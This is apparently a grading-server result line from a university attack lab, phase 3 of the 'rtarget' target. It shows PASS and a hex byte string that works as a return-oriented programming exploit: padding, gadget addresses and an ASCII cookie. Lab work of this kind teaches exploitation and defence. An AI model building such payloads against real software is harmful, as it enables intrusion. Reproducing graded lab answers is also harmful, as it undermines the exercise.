10     result 1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
        00 AB 19 40 00 00 00 00 00 00 20 00 00 00 00 00 00
        00 DD 19 40 00 00 00 00 00 00 34 1A 40 00 00 00 00
        13 1A 40 00 00 00 00 00 06 1A 40 00 00 00 00 00
        A2 19 40 00 00 00 00 00 D6 19 40 00 00 00 00 00 A2
        19 40 00 00 00 00 00 FA 18 40 00 00 00 00 00 35
        39 62 39 39 37 66 61 00 00 00 00
```